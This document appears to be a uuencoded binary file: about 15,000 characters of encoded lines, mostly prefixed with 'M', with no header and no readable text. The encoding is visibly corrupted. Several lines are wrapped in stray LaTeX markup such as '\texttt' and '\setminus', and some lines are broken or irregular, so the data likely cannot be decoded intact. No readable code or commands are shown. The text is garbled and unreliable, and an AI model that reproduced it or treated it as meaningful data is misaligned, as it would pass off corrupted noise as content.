HF)KH7ZNS4ZP;1,4(L=U37"0(,C`@M6VI7:&F2'V,FT+MTE1+Z MF,@XM^;>T&,4?EJ!M4I,8=E4EZ#\F3&X>\D/_.E<PU2_'_);]EY0?`Q;['0-M@PJ"A4S&B<2.,7!MTZHFW<2]E_K+NP3KX'+.%24I?W^K<F.23\$ZG%L8EP#RW M^.G?DXE]SRT*0P+^69>"Z-_:?3[`NP;E0&"25:^-E\$<"0HTZDI\$"R@2U*WYT $M\#R\$IP\#?G_C>\$ @UJ2S0V>79I"6U+."; !W[GFC?:D)]B\$; [3*LJ^-9\$^O+9O\$ M?VQ:_-T?ODNQ:%M%[9]./<?TF)KI76N8>\P3C62?R[M_#_E6.^8PK/:;E7S4 MICEW34' OE?ZM;0"<X4<LYADV32TII4&@)],;^Z1^#MDR4@G\$I.IBK36&85* M=^P[@4UA\$3A*TE/]?:RT#UEFHGH/L/^8Y(<LW=CQVZ"6GWFIJ@9`6QR;OUE-M3\$QI%[8=(><GVZ1HE4 5C'-GOKF=>I7QK=`@^= 3^TAR*3`@DI"2PK>S\$/@; MZ^1X"4^%OSGTQ_:P=@VC9K92S5"EE[/K?T_QV"%S;(KN@DI"O@7UT3UFD>LJ MGCG".N1.F<*QK'O'81RY\A/M8GT"D0?X\9_C\%,EJ9L#4M_-:\5NSC6]IU]S $M]7/-0B:=!W+_'[L>16^/^24ZE-8V*]->UU#HSXF?;^R+QW9+<E/@4RE<2^!$ $\texttt{MFU$HDX[)=WT/$75SCY7\&)+$-PX9R1E?,1KFS<J><>B^DGG!OC3JZ-$\setminus FEMD[}$ $MI") #F7+-X79=%[W=_KICMW?-_OKXQI!!S*"#Z&N3<*]==2L?8K4I,6M8MNM2$ $ML:5.4BE<@]M\3Z7?OG5A*>\ITQ2O-3ZG4":F)P\QD&35R=37=KV]!;I\@@C?$ MPYUA5@_5-<\D+)W[MT&O;XR+3H&.7,R"G75A6(3[-,*NJ4R;)N?=.B:9TZ@2 M4EX[;O:36D:Q"FI]E3//K>"Z!T2A;TN"X)Y3/(?6M#+KZ\=A%_>`M8F.Q?DA M3\$1>T\$\$1!GD1]C^VQ:5&N:""4DOZ241]CX7SOA?JA?<_)X+DDIAV'2GBOH?T MNB>2'\OL58B3J4VJJ:9)9YKV?52<06!_*4[(_-_Y^SZ7U/I?D\!//0):"2TK MYG(NW90\-\$HU(X)GDQ;DUSBM37+/G8][C8MW8=[#RWCN0@?8ZQFG\$M6YYIGC MEO8)]!Y#S7G/C7=!!2I"2?8_%?W[N_8-?T+9.!B3QVJ<<(URI:QB2=<@PSZE M]%2><W]Q#;*-VR"-W#[WHOH3'=*EFE^<NEOA;4N2>3%Q<X4QZ:%D72/+1D*0 $MX6, \sl R3\T + CYB0A5K > G = OW6]D' + GG; 20F*!3E]/33!W[,.3 > 2M3Y'H]$ MO&4*W71HDZ[6>4SPT\;-ZJ=>0_1Y[HE._-YC4/T=8X%NC8E[?R[5V:%KV]NU M?H]-_;Z'UI]<\$M/)2#]TQ]:O<XGWWMW<<Y!\+X:1]J:P:K=VA3'X)C]EU9%5 $\texttt{M-FO[_6(<"])} < \texttt{G^OB6MA7GOS;^B4\#_R8^)} \\ \texttt{BU\&HD\backslash GE<N[:L.I4\$T3"=/0715+]} \\ \texttt{B$ M4HF[IQB56VZF2DQ/OX8A\S?GI*)YZXH*A\$]1XBQ1)U1RR<)::EOM<&SR9;77 M)2S>XZMV"4]1Q*[LBQ1_R?0-4_9QKZT*8LW)I+]TA*?.VZ=>`\%-37,*12J-

 $MD\&:=>\MH6:9EHDZH'MK4_XW+EE.E(!^W/-/]A\%ZU1]=4;/HW^D_^!^.]3_4$ M>^?F'_WN*>B2?@CZA5*_<-"#[93PZ@-J1(="D8J3*GH,'X3&=[-Q(32=6L6V MVZ)+%(EIGR#IT;VK\$B^_K2IHE96ZTJ:EA?ALW=9F*VR2O8ZUF;5J]KB:UNY; M<:*5V-3P^>:-IC\$[/YNMAS8X4QT?Y].#RLQ\$DZQ4\KNIB?%/XI]<:AM7IDJ? MJXG<>6TQ*_Y!4GB#(YLCW6S\&DCTZ>B?/N;;U+S(TTJ*A_P56/]T_DIN.O[I MD9,1B/%/^MB/8?6/]S_.G\F>4Y,1=/H4B):8>QC7!L&J;A*!!*%!!`4'<8K M"71!#<X:"XU'IIQ>/7!5%HYA("\$S`?D>J+STU9A@K&8LA\$KO2>K[*P/%+Z"X MMWDK>;7TV3X/GM%`A18@@^296SQG!LN&VB>OP4I0"@WP1J4B0]G333\$M1:GG MZOY(JM/A%9*TF>OQGLV)OFY&'#:;_C915;FH:<-,8T-:UFW,X5C61):./FV $M#\A9(G)+(B>D[O?O@\#ISJ[UWQY5N-^'N\=21)5"="R(D=]+)(8[C9BN]NOC)$ M7=<*F-]]GJN>W,#FJN:N[-(C%:8PYU(QM*UH&6(DDY!20Z5D3\S_-@&E*I5@ MJHJE*+*GRUF*_;'E+]>GY"?8?B<DA)_Q?!,1^Y?E&\$G^=[U[)I#_^>W8AR6) M(VJ#H?ZG@8TB<GP#__/W:L24\$E0,J1J)&F(W^N.>.H4*4^XA4"%+;!,3Z%C4 MM"-/J5"5*@3J:]=8%0A4RTJ(G4%0EI2:<VE)Y&A2'E.RQYYPY.H1.M]_B8BI M!72KOL5Z[-Q/6MJ]<K%-JR<L<.'"L>'KW/)RX):D]I8(8J0D?'O+8C2R23A7 M-C#JHK:;,815=6)BMC28G'&KM)VUD)/66))#A4*H(<S\$F45C&*PQPYFF&&&. M;2JJN.(4*D1U%0)T%('-4D0VEDG-AR4U6C"JV;8116V-'-N)-TD.A^(^C/R6 M']`_O)_&?LG_F_41_C=9))V%(\$[2L=M];F*5W7=<(P<E9MIB56)M54*JIC!C M;4^(3:>U:)G/()ZM^P3(BO*,%?FD_I/]#S3@@.A4D#L,5D,5*[33K5BM*;8 M:56VW:8-*J5PX"R"*I(AI6*G"L*5M5.&CAMPKAC;39MI*,<-J4TV2?`/^"8K M[=&*_TD^A:?J'\EB0_Z7Y3XX[C<(B=Q+VEAVG<:8K&HA58ILQ5::=QPTQC%5 MBM,;81\FGLDR)/UAY]3Y!^W-R)).M42JD2*ZF.DQB8PIU-.MPVE5*G#39MIP MK;&FE@VD2.%22)5B1,8K)!C2L#'!4IIBMMI&C'"JU"2,5\$D;41,5)6*;:B5H MQ6*X852G#&FFS;&/A'ZC"(G"D23FIBL54YM-,.3;#&*5BJTTK;\$R)-A4\$-*2 M2-J2:5&F-JIC%:4;,::,4V:8YM'#' `B)PHJIMALQIPT*8VQM%<,.&,.(D0VJ M*J(G#AD8Q4JMJG"M*II."N&F,<+)P%3^54DB-JD-.2D8KDK&,8V5I3;;DV<-MJTHQ32F =\H@,5)).%D255<&C0T4QC3AM6-JQI54VTQ6I\$@VI(55;8Q54IC! MH5MIHQ5<C3#'`<)\$3:H254DG"G#3#:56*Q6*S396,8FF*VX:8Q.\$B)M4\$JDK M;9LT;*K:<%:5A5532J\$1PHC:JJJ/./KSAS<%5PD2JKDK31IS5P85CAMC;&*3 M22?[U)_??^:-B2-*DD57"E,*K&,8PKD<TK16V-.@PJN#Z]\<S'F,\$B<U05PE M<G-BMMM*Q70VJN'#%816&-/Z!X\$G]Q^@]:CJ2!S4DJD5415.T_2<VW2ZG6TT MKFQV"JHX56SAC%;8;.\$D3%1*H"M*VX-,;8JF%5CA6FDK;&@AM42<*2J5PQ6C M%88VVT:-M-IA6-22\$X5\$VJ2-JC>G#%*5I6C&FU:56DT:56.%`<*!HQ557#2F ME88<-*VVQI7"FU;0%4BJB8JJVHX,:;-JQBFDTFV--,;<-J;:3[I4')9!*LB3 MD;:<C"L:<C;#@TK\$;56V-*TPB3%2&BI5<#9P<*K:JX:5PT5BJK'"A*J(G"FF MV-)LK:E<&-JVTJME<%;8Q7!%4DDTI'!PR,,5IIPQ6V*X<*I55MP;-%,B\$VH% M<-,::,*V;3;9M58T-E5PQHD2JAM6*2*X:5AHTT<-FVV#:<)BM-;/"*A)PVQC M:5R:;:,:::<E<,8QPKAHJM,;81IMA),4APK1HX8;4K3%5MPJJKAMC&CA4?)* MDB85.1, < DT8QBJ < & FE < FVV & 21 & U (JM * E5PK3AIB5C32L, 8 IM6, < #\$/N52) II M@8J-M,1IR.2JX,5*Q2M)6C&.\$TX;:<)^,]` -<DVI52150KDK',H8K%4:.@V $M;8TQA6W0VK3LO\#"&U#:Q,4Y-,.92N:*X<*G#3&*JJ56/6CV9/U1/Y;\QZ-U$ MAT*ZU'4J08K'4TE5*JL=;96.%*VX8JJK@=:H.2J5MPJJ456F*PY)5')*JMN! M'#;\$85.#958JJ-'#&-M%*FVV-MMHX4JDTL0X5M1CAIAC;2M,<*V;-,5PJOOE MOVJ&F,;4X.2E2;5C;%<*JE5C&*QS<CP*OTX,1*IR5551S--L;:8YL;:8F,,< M."JI,;8@VVVJE8VVI58Q6W#3;;:J<*JMI*LD;456AAA6E8K:-#:L5C&-IBIM M858Q4VQC33%,8JMM-MJX;8PQIIBFC&,8<&E1,*KA-*VQ7"L-M**II2M.&EDX M4;4P<.%5PTK3%<&-JX5C:JTK;?2?:NT<D;6"HKFQT.AT-M.&S'"L;5PQPG"N M#AICAPX(TVQ--,0X-L::5C%8VE,<-&FG"L;5U&OP"R<*X43DT'-CFQ,8IC%8 MQPJIC; 'N'4<T:57)A#A7)C%<-.:JY*Y-,5,4IAI&.2&U4J8K:J4IR-C8W&FS M3A7#AILPX5#A6V--JJJ<*TJJPQIC3ABJK&W#ALG"MF, *<&U,4JIIBJ;:8TTG M#;#3:I ZJ8II28<APYJFG#2M*YMJPKAB;<FFS::3A RF)&-,57"N2J5LO*:; M8QR8VQ6RM-*VX0X452'"E-*JE4QLTV8IMHQI6G#;;@<)4A7#&V%*JIMM*X,5 M333;3;%2L.*I,5#AIHX5HQ1HPJM--,<&E&FW?Y)&DI.Y7WRCH4Z%*K&)6%8F M*YNA55MCFC33AC;AH.%23%1P:5IIBL53@PKA7"JQ6FG#9L4ILHHTX8,:8TE5 MBJQPFBN'#AM7#'#AH.%%55.'#&C!58T5PX<-JK2DQL[;TK)(X4VH<RL4K&BI MC3FVK3&W-A6E8VPQQB>.PX55*<F,,8I3ABC@;:<D<\$-%:5BMM-*TJJ8VVX-N M&FFU5&.&Y*X8-*BJQIBL8ICAPVX;52ML5AM5?@N-)5)3PC#PW_?C9%=#%.EC M%5B-.DJICI<.#A5:5-\$TKAIC14K@VQIHJJT.'#3&S3ALVTIHTCX!A,*GL41^ $M>K[MZ]_H5Z]S1P4%5.M2L,=;'8;56*TF--M--L8QB8KL/#>S>H?\[2=Q.DZ%]$ M)54Z54QC'2ZFE56C"JZC96E<-N;XUP[#]P/NR?KR=#A4KH5B?6,::88[#'88

MVJL339LQ3'8;--/%<DY-,,4*VQ6DTJE5CAC%;8C%<E5P^7>28Y)553D8G)4Q MI7-5;*TTTK33FQMPVTE-.&**E5IC;2JVTI6VE*F)APJML8VCA4JN%,-N&TK& MC9C:E5MIC@9!PVJN'#:4Q%32MM-,8JL:<)PV5*J32JIPX-IMIAAI6F#;;APQ MC3A112JQ5.&A13&-,:<&,<-.\$Q,5C2DTVQ#A6,<,;4X-J:8<-MMC33@TK1M3 M2I*K&S@PFVBC%.!BM.)I/,-.&FU457(Y,:<-,1MPVX&S&VS@JM.-%.%(K;)\$ M8X*FU5M7#AIPVTVQ6.&F,<&W#88J.&.%;-JK@QMM7#;;32MMJX:-&V.&S:IP MI6C2FU; <&G"F*TX5C;3;3;&BE9/.JKU#;1\$;4Y.331AS,<,;.&*X533&'##1 MMPTX<"JJRL5M*K;33AC33&VF.&,:.&E5IC:3A4DFU;<*VQ3%5M1I3""FV.(C MA6F,88JJKABF%55<.%57#:HX4X8Q(QA6\$TT8TT;3@VX8QPQPK:G"MG!51*J4 MI6U8Q7!PJM,5P::8VE4-)3A4"JKAIHQ.%*I6-M&AHX.%53!M3;AAC3%5C&&R MN#A4X<*TTQ.&,8VVX\$F)MP5M32J:5APTPKAHK33\$-JX4C32M,<,,8TX8T--M ML<.&-*;5-HQ2N&\$)6*K2E5MI5-FC&G#A,8FV.!,*I7"F&*<-&VQ6C@TPQ4;. MI\\$8YJ52.1A5<--)IS4J;:8VK3FQCAIC:21Y:DE4*J2K\$<*DCA6U)BN2L55: M:::56T;;5ICDF!H5\$-J3%&.%5*5II.&TVQ52N'"<\$.4E(;5\$BHY*Y*<%:*16 M*TY-JVVX8E0QM6*F*X,:-*TVQBMJ:<-L5PQI5-M*2JE;8<-'#:L;:88T<.#3 M9BM&VFY.32=CFYN#DI6*5BDX5B:::F*5PKAPVT,4I52E5MMMMM5<-MIPVB<U M2I4I4E4YE<RDY*A,3'(TTTY,8I6-&*YJPX8CAIA.%\$C;&VE:4QC3:G"L:515 M5C9S55*J')IB3\$Q2MJII3AIC"L;;5C\$Q2E4Q33#;&*5I6VS2ML;:;:5\XHFV MFU8K&. *8Q*HJE-FV, D4QDDE8E33; FPQMBM*8K"G\$. *4QMC2L8X<*;<. *;5C# M&.\$;56FE5PJ:8X:;56,-*T;=DY--%5BN%<,;<F-JK;&VFF*X<--*<--PT55< M,<--&VG":8X2N%8VX<,3A-JQLT;4J5IA7"IMP3A4QPTF.&-MMJ5-%;;.&VE< M)4K33%;3M%8I-.%5R5C154QMBI!"@^'/-,T[2K:TA/M(D*1(2D*-F\$I\$QS3-M6U35+TW=O#8)A6L,H#5J55J94)]XC=UH2V13((\$8\A4>4JEFGBJTQHIIC2;3 MRE,:/Q3X-_(%=DJ=L<,#DJ.2OR6VW2ZSJ=;&*QBIPJN#AM-&-&-*K#;A6-FF MF)HK;2FW#]<X')R8ICAR:,5-,8PVJ;1C\,G#%<-M*::<--JV8:3FVF,<&VE< M*5C2N"JTVK:85C&*;*--MJ8OP:8K1P5C&C3AC&FDT]([C1HKA58X4O52IC"N M2N:L5Q(G"JG"MJKAH:.\$QCA,&*Q6'#;&G"N&U<,4JIII5<*TJ;4X6&C:J<,* M56-.%57!C;%:-*E:88V<,55<-JPK;38X5M6.&TPJJ;<*QI-M'#APQMC:JFF(MTJL5CAPG"IIPQIIPV;5&E:85ALTVC3%::&%,:516)BI-&,88T;,-FU,:;4IH MK:;<)C#2FW#;2J8VJ<-&W".%DVT:;,8X:5M6VFV,:56SB-J5IMA5<-*JJT8K M'"F,<#API7#33@X8X<*X56*X1MIB<-Q&FF-JKAIAAPIIPX8JDI.&VFF*TF,4 M*TTQMAMC432E*K3;;\$Q11HT4J;5HQBMM#3&,5MIMMH:5A7#::6.%55<,8VVK M; #%<-,;4KB16,,;4VVK&-%<-&VS;A-J8TVVQ6V,;-N#;#39C'#"HJDVH8:5C M28IIM7#;39I5.)-)M3@QA5.%:<,5IM4X1PX:::7;9IC%*Q2G"N%4TJJX8:8X M;5@IIC%;-."M.%,;,<--JQ2JVE8HI4X.&V'#4DVQPT<,;888JML.\$K1IIP58 MF.@Q-M*KDY.3333;;;332L5MC2<*IA3AIPK%<&C3;:FFVF*TVQ556.%'!IIC M:N&-*J<,5BG#2,TBQPTJJT%5C&*;-*X5PDK;39C%.&*TTQI5*TJJJJ<&E<.' $\verb|M"N#AI*JJK&U::-M&G#3<.&,6-N$;8Q7"M,5I6.'#3;:FF*QIBJ.&&)A6E; \\$ M4PVJM-M#9-*V4FU16E*VTPKAPT;2J8TQLTJ<'"F-FE5P56*I53AM.&,,*X8T MTOHVTX:<%.#@QAC&.&*K&TJFFVVSA5;<-%;3A58VC;;%8:5I6VU*K3&-L;8; M:5*:8K2MJTVVK2JI4OMMILO//&F)2E<*O6OIPTVVJFG(;,;;:::.&F*K8O3& MU39MB56U::5C\$TE4K%:8K%;5C&&-*5C&F-ME8IBMMMJ:;<-.#2G#:<(VQ M6F.&&-2.%E888KABML3;&U-J,.%*T8;<)31C&.&VVVDK2-JQ3;33;115&FVV MV*Q-*:CA*QPTK3A6VVT;:;*16-,-\$C'#&EFF.#@TFVU:1PTJ8T.17)7!C'#2 MN\$Y(VF%;<,."U32L<--.&VFE;&*PT5PVTC;!BL5PT8TF.&G#A6VU8J8;54JB MJV4TX<.&SAPV4X:<,5M6'!AC%;*KA6S3;;#3"N'":3B).#AC;;&*I33@JN'! MBM) 2N' #I*Y*IIBE5MI-,.') 6*G#&-@T<,8JE3;2J5M55I6&FS&WO%8TQ54JJ MQCAPJ5IIMBM-M-.3!MMMIPQ*K9LIB5C;2I2;*5*8IMPQBM.%*QBL8KAC3#%8 MK#3&E:8QIHT8QBJ8<,1MP8PJE5PTX,888V8:5A%8QMB55,4Q*JM&,;-&VU*Q M6,::;8:::8TQPQI6*X::5PQHC%-N&G#32;*QC3"C@K&C%.'#2MFFVBFBJVK% M:::8VQ5:8VVK%*E;:8VPPX-N'#33X81R<-%8X<E::-*VT:-N3!M4PQ&VU'"5 MP8PJL;4TTVX8X2JJE5PVJN&FU4VT4JFU57!P3AMC;2;<.&W#AC&&S;;%::<& MF, 2N'!Z, OBN3%; 5580*O6*Y&%5R; <*X85PFG"IM4K;; 38VC&*OBFV, 804TK9 MI33;25,5M455-J:56FAMI4T852ML8QI5<-MFU4PK"JX<&V--E:63&VC"M(QC MAPX5P8Q5,)6,;<,8Q*TQMII5:5AC#;39@FVW#&,;;<.&)6,:<\$VVT8VVIIAP MVX:;56-J:55;;4IQ,8FVAMMBL:8TV5PVTT44V5C&E3AA6-MM-*X:.%53;@-* MKALQM--*K2L5PKA6%8VQB*VIC:M#@E8QM6FW#&-M*8X*VVTG"N&,5MAI6,;; M*<#&&.\$]J5C2L<.#DE5I54JMM%57"J8QC9PTX;8VFG#@Q-JX2JVQIC1BJX;: M-,:<-FG!PF)MI*4X3;&VIPIPTJMJC96DFF)ILI7"N&U<.%4X-C;9I58I6S'\$ M5BL;-*I3@PVKA5-L-L:<'!PX*TX,:*E:<-)6G##16W#%8K2:<,8TK%8KA3&C M3&E3@8V.%;2L56FF,8K1P8<'#:J8X56*VVTIHTJN&*X:4C:JTK&U5C\$VX:8Q

M6E,5C&V*QMJ,7;&*II2ML;5IC;&-,3&C&VU5HVK&-\$TVQI6FBM(VQIIIIPQH MJJTVX-*:;:;5A5,5MM.%<#96.#@FC2F*;;56V.&&U:88X,*QPJL8K&VV*QI6 MW"L5LFE;5P;:::56*8KAMBM-%8TVTF+,&F&V-IM6F.&.'!IHTV<*Q513'"JT MJMMJJMJVE;;;,3&*PQBMJP:;.&C;A7#155*IBE<*8K33:FV'"M-MDJJKAMIB MJPTVV8T:8PJ:5&BJPTTVVIICA6E<-L5,<*JJK3;;#\$TK2FE;816DQU'#\$:8; M<,;,%:.31PE:8V<&,-*:816C;2IIA4KA-*X-G"N&A58X-JTK3;\$QPT:<'\$C@ M5L4IMLJMM*VVTT;<*V<3APQ6*QIIBJLPVJ::;8K3;'#AIP;:,8QBL8S2<*5, M-L::;84,52M,852Z8X;.\$VJG"E<*JML8E55RM&*QAM6*X;8TQCA#2N&VUVR8 MVVJ56F%::&T16TPQ,K=MC3&FFES33%8-FF]I(JJJJDA2F)MM6A332-*TP8?Q $MV2(^(?PGY%?^33;MQUF(G0=3^DZTBOMO//K%/W;XA\&M^4A^&>V=4[^J^[%D])$ $M4,^{\$}Y<N-L<[\&O1-\;).SHZT19-+9RJ(P8F)^[*-\$0DM)CAKH)5\&CQ">2N-4R$ M1ZOU@]>71'L&7VP2PL;H4R!`51\W\Y%3.=_M``X</"+!\$\$&@2*'\$W(0PH'*2 M&6VYY'70=I;KL9QO*]I3%BQ5I-9G7C-8S*94.3UJN>MR_E7*2594WD=7//-\ $M9(U8,HLLB=S\$Q).Q4AE`99(AM_A8\&]9(Q8@+4MF5WJRQ;+K"U"UTU-759[.X$ $MDM=VS+/0UQK, L=C\#"G\$BR)D)2PA)YB(_-PFD1[P_B).\#R?\$Y/W=D=<00E,JX$ MSKXQOVC(0>J+\$9@B@]D679EJ,3Q<G.X22<Z1(H@8?X=5P3[:JXB+=/&UR38-MNRJ]D97-B')(E*@"(`5*7*`!)!I2A&*EMOM_P46-*"ES)M9A_K>@I('KJP,^ $M^{M}=M6$ $\label{eq:mp} \texttt{MP} > ; 283 < \texttt{DLCLV} \\ \texttt{CPO!} \\ ^- \\ \texttt{FB} \\ \texttt{=} \\ ^7 \\ \texttt{F} \\ ^0 \\ \texttt{[Y\backslash W.5XN.8)} \\ \texttt{U4W} \\ ?1 \\ \texttt{=} \\ ! \\ ; \\ \texttt{NQ} \\ \texttt{(G*ZL}\#.) \\ \texttt{MP} \\$ $M77FDG; S$-60\F5$FK))!\; 4#*D)\&_@<>:0HG$1(X2R(B<E085**2E04I)$5S$ M5TIIMIR2I":/'?Y7\Q-)MP^9YM=\I]Q\;S)-/,J.[Z&^+XF;2"S+?#Y^+HWY M_E\$Y\<>-FTFLPGFO&Q\$[P9U)-/\$OHKX\$LAW_59#D623QGS+)#[)/IWZ#_G8_ $\label{eq:mcb3J} \texttt{MCCB3J} \texttt{221.E2} \texttt{V2=MYB} \texttt{>=3:2} \texttt{..->SJ} \texttt{XOC>-YO-} \texttt{iB.>O\#K} \texttt{KL} \texttt{21JD<>M} \texttt{!K} \texttt{MCCB3J} \texttt{$ $\texttt{M-3L$Z,W:OG<'WE3HL_G]K$).M?.>.=.H22'UZ?8J=NCQ'=('&ICO(.O(1/3I)) + (ICO(.O(1/3I)) + (IC$ $M!2P2![,(1TD^*!#;[WOA/(]/R)QZ6_'C1.>\)E)>O^{3WXJ}Z44P?!#0[W]KR$ $MY]-LGDV$D/A;))Q2(3AI"3)$[5[>.SHF.]OM[(;E)S\S(3H?"Y'54]62CQ?]$ $M.8+Z1TZ2)R?($P2>J5)C^*JK@X7^4I/3=M[#21W=[U$[]<[)$\%3P\>$2U$ MH=Y22/W]2'GU;].[CATN(A!\CDQ#^GV?C/(\C@G<J#SW1Y!=(?,=@8-MY7KF $M"1)Z?\!MHCI[/B]G8;I);)/@/+N)XM@\Y2=I4B.SU^)J)(.182&GEJ9'A=K($ M,[6(C/:XB/-*DG*Q)]=7])4GS7MXQPJ&%`D^C'B+"?0U&N%3DE3Q*3M9VNUM M\$M\$]%R\$\YKQ:D>:>-B")UI8AVB4D8J1Y^SS3S_;\O9#7<Q5/Y97FKZW;UA%;</pre> MO6?"]>#[3IQZZO+S`^)HYTD[=1\$_JT@C1Y(F!XO>[NA.JR0<GD/EVI\C9(!Y M; Z_K]'7#T`EB\$30.U@D[PE/"LAXJIKK7+_(ZLTA"<BD3NV1.S?-,P;[CS[#2 M3NJA(GCNH]&GM2?SW^EW!/@#[5Y#^\$1]6_,[)/Q"AZ2B/EO2<\U(B1^_I/)5 $M">,>VP.*(A.52='I\setminus)Z"PCE4?U*22'SM$W4'B?9,3IJ0)Y!*GKJARJ)*[6M M)(^ZZL21#7TO&DGJMX0M/=*>S2QXM\$@]!4#I]S<0GVE1)'SZI)X?P&\$CHH!W M:\$1Q.5G?U")[,I\$CU,H^R*YK\$D]4KTCZW\$DD<B?(823^\ZWCW_O3:03J&L\^ M:^B FWWWR #F2OAD[7F7\2)M()W'HL)\E2?+I]6*^&45\P/>H\P<A'A]A<\$1 M[*D="H.CM?['PC8B.\??XDATNXQ\$B>TKX^B2/44DB?.V!)Z.HGGE(D>=U@?L MOJ\223V%@G_'>(DCI[9CYQ4Q78/V+"\$>R4>Y423U]1UU':J1PE62*?D]CM;; $\verb|MB2'?"H=IZ]CD^*, \verb|PD1|; 0D]'1#W-1/EX4DTGVL]/, 3TYJ[>=LB2>)7MWJO57/$ MVK8![OY/SS3H5WJDB<NKHZ]PD3<^]P\$R<9(\$]Y^-ZQ*V'F27Q7F4O\CS\$/TU MYJJ:5S3.Q@^Y"((*\$A?N>&?\$]UH7?MLLWS&GG\$!!M4)!`XIOZ-D5](F])+EE MN5C;,8?(^18\$&W=`RJNZ^+:=)VG;8?R2O";3R5=ETDGWYV3\$D*KK\(_>ONFT M2?"_PI(P'IGR"?;L%/`FA\F-PX2>5]?B\$?D)*@],J?)4=T4?-*A.")2><I#I MLCJ<@SY3X[))/`25']*)*2I+)#PK"/;.P^;*^L*]J?!.PG-\$CN5"'B5\$/7^(MC@:035(D_B"CP?`IDB1/#\$J.Z)4'>HCZ-4)&OH,2?204?V%21/#I"6A(W2'< MJ(.A4JNI/A'EM)).5DA/*3Q\$Q![?SJ(P0>T14DCP(BE4\$&60P00(&VA0\$"TY MN+E-[=<V"!UB^H.H=89\$[)09SC3L2#["HB?YG^W\$B/+H'SED3;LL!'@60^D] $MV > *: $'TZI $^+60.JA[#S$3"1*FS$), 2I^320?KE54T:]]HD/6U)U)ZA]_]]M$ M(D_:.C_DT2/LJ\$Z%/TOQ,"'=I#M.O_9RS9"?X>K`3NJ)52150?7*CV-&E058 $M2/\#*@>J5-6222/@*3HHD?0J^II$$<J2>73]H=U,=]9]R 70N$U)P?4)B1#ZE$ M17>P1BNXJJ/^M^7@#N/DL-4)'F*\$>[HD/AK(B>VKV5))?!A)/'J'FGMZAA)/ $M\&=YJ22?]Y^Y^):$//U(?;5$^OI+1\UR]_J"3RU0>8QD(^XEL/A3$B3Y=T?$ MTM)(GUE3SS[AT^P[DOZK6K7)))X%20GL2H\940,5(/AA40_]J!/^"DD^D?XK $\texttt{MDD\&M3)} (\texttt{G[94;W;_T9=\$\$3BJK(D/Z,]V5]C="3<U=W/_K,?FCB"^LPFJ(XYTL))} = \texttt{MDD\&M3} (\texttt{MSSMS}) (\texttt{$ $\label{local_mkpdfdld3} $$ MK$DFDLD3$LDD\X_2:^]_1UPDAVVO[4TD&G]:<5-[DDG\#_6u:0\CZFMR23EJ] $$$ MWBY>+,_VW@#EJK;;=9EI5T23Z%Q:M*NOG_"A/\ZR3ASB,-\^5QU76LNR?VZD

MCIQ_Y8RW_%>>LK@G[BI\$Y.BRSYS#0'F][G.__&9C@D/\F<UM:1)O:G_9C%M+ M9FD#OE3CC>5;)_FW`5RM-X9<N:"-OOB_V,PNDD.&^+ET@?\KA_YVUQ9E?Z[E MX))R3_?9<0-\5<0/[>__G+QFT#C=?^>9I))N,VNB2=1QA)/\/"L22;:_W-)\$ MW^=Q7C[(G2)0SDP#^_E0#423[I_OF+RKE_MVDD_W?3S?+<B)NGS'/7%V235@ M'UG^NW!#^6YL?R7ZO_>^JV23^\ED2*\X_1?R&SX5]<</<.AP)/J'HOXFZVDD M?50-H\?223?UW%S2!M_/N(GSRD/H7*823B4(?[:23_#4!:D(^S]QB!^+0/_" MS[BQ\$96J(C 5K\$D? 2H?^M3 *J23/I2LD0?UZ(*^@R22=U K,\$G^VH1 ZU` M?*U_DQ\$-0]F('_NWA!\^F_]FB)Q^7DB&0]&2`/]%2#]*R1(F/T7VR-\$DCX-9 M!#KH"VU)\W4DEOT>L!ZXE\$^L_;X^DNJ!QROZ6:UF;N5)^!12@<BE!+H(P\$S! MR&A#NX^NB:R/?/^BU(9?W2(/1KHSGSXZ\FN@G'8NM+JX351SU<R>IR")[14K M]W(Q\$^W4HPR8F,88QA9.U3X.HGYB?NGAM'TRJG_,[##2RQ,%5*G9%%+\$3\)1 M53:DNTP3I'LUR09]]R)L\$+^D:\$S*0^E!?4&&85PKH"?.J4*H05\$_F*/^J26) $M_{=}$ ")CQ\$L3V_\%8_B\%)\#@HGYRH\=1_J?ZV(3A(44J1/["A^@HB.M9\#=82R1] MDUT:FC>(X5\$0_X::C>P##PPU!#\HOD*&D&GZQK"3_B_?B(#XIG*]<%[P>/'Z MXP<\$`TLB*HH-@/D0G_/EA(-'8Y:U>MC.,N?LW)C3-A]<;>E=YY;F[[_`_CM= M3LJ9^?-L`PB@()Y/ICUWY-818!WC&.G7%A7\-"_1UJAI'`-A-7%36]QK+J!/ $M/B > *[U3A*:).*V7)[QV+WD;[4M@$MDG,/':UUY*34M^9Z[Q7-&(35-`.A=$X)]$ $M=;'.*1(=\$>.MS1/[1K2^*R3>BA"]008QV##LB^))<<E-8NSBG/IQ*7I@&^7U$ M*2E\$\$U5\$#1MV<RE)41&YEM%&^MR;Q'QMV6M+3H9)DTEBTI9K:YE[:?>XN;10 M20I3A7[.&?&O*%S3ST*6IT"!+<VE):>?"VB=?JNSY\$^]9DF271/+0LWC/*3J $\texttt{M=6]CV03[3/"6U;6[)Q/+)8+-]SOUN_\$9MY>8W"P>0]A/IB?34I+3'BO\&=\RC M\$443CGV-Y>8_YL\$I*71L7XO.>V]Y\:E<PN[P'`)+@'2(DI+10M=6^MH\$'"'+ MH5N?6DI;P'#.W?]!+5[AW\$.(>@M3IG3-Z?"ENP4;S%D^Q0/P;\X9CTX]]/-M:TJ2^5M\$XEM2]])1HWGLNRKZ74/6:EKT;;OM95OK]F.2DI.-2Y-RCT'D.937 M8I+\4\WAWSOT+H9K`I:>?6B4#M7K/'8=EV_J5//'=PW1N7WNT2\$QH\$XDNZ8Q MS+OF6;H^!;%:R1FTE*?L^Q(?2^M2,*QRL2']+T^AEV*2WRJ!\C,-(DI:?3C) $MM(\label{eq:mm} 1];R79/I>8W5^S^'\#*)$][DS^$AM$E?7/I;7L,E+!BF,=@^%Z+^7>,D$ MDNT?DX%='`(V(36J4S4NX>,H4^HE\$J\$I*:QJ6[MW>XYY*2#:B#7-FUK^'DI2 MG>BJ3IDA/);QTQ"_XO:Y)Y0N<7Q2N5.D=NZ9VYVJ%EEO3CQG/I3M'JNH1)B8 MD)*4EO,>0P[]TA0.4=R_%YS)/G>,C;TA5KUVL:9ZZ]N1:Y"DM2Z-S;]V56QR $M*-[OU4^QZ+)I:4G'I.(?,_MNSJTE"^A\K^G7.152)*2%,5CZW_-\/[:!\:0]$ MSSY&28AFWX-RM"@?4TR@43EEJ4+MG])"O4[[7WO3=2^5WJ6EDU+3[')3OWVI 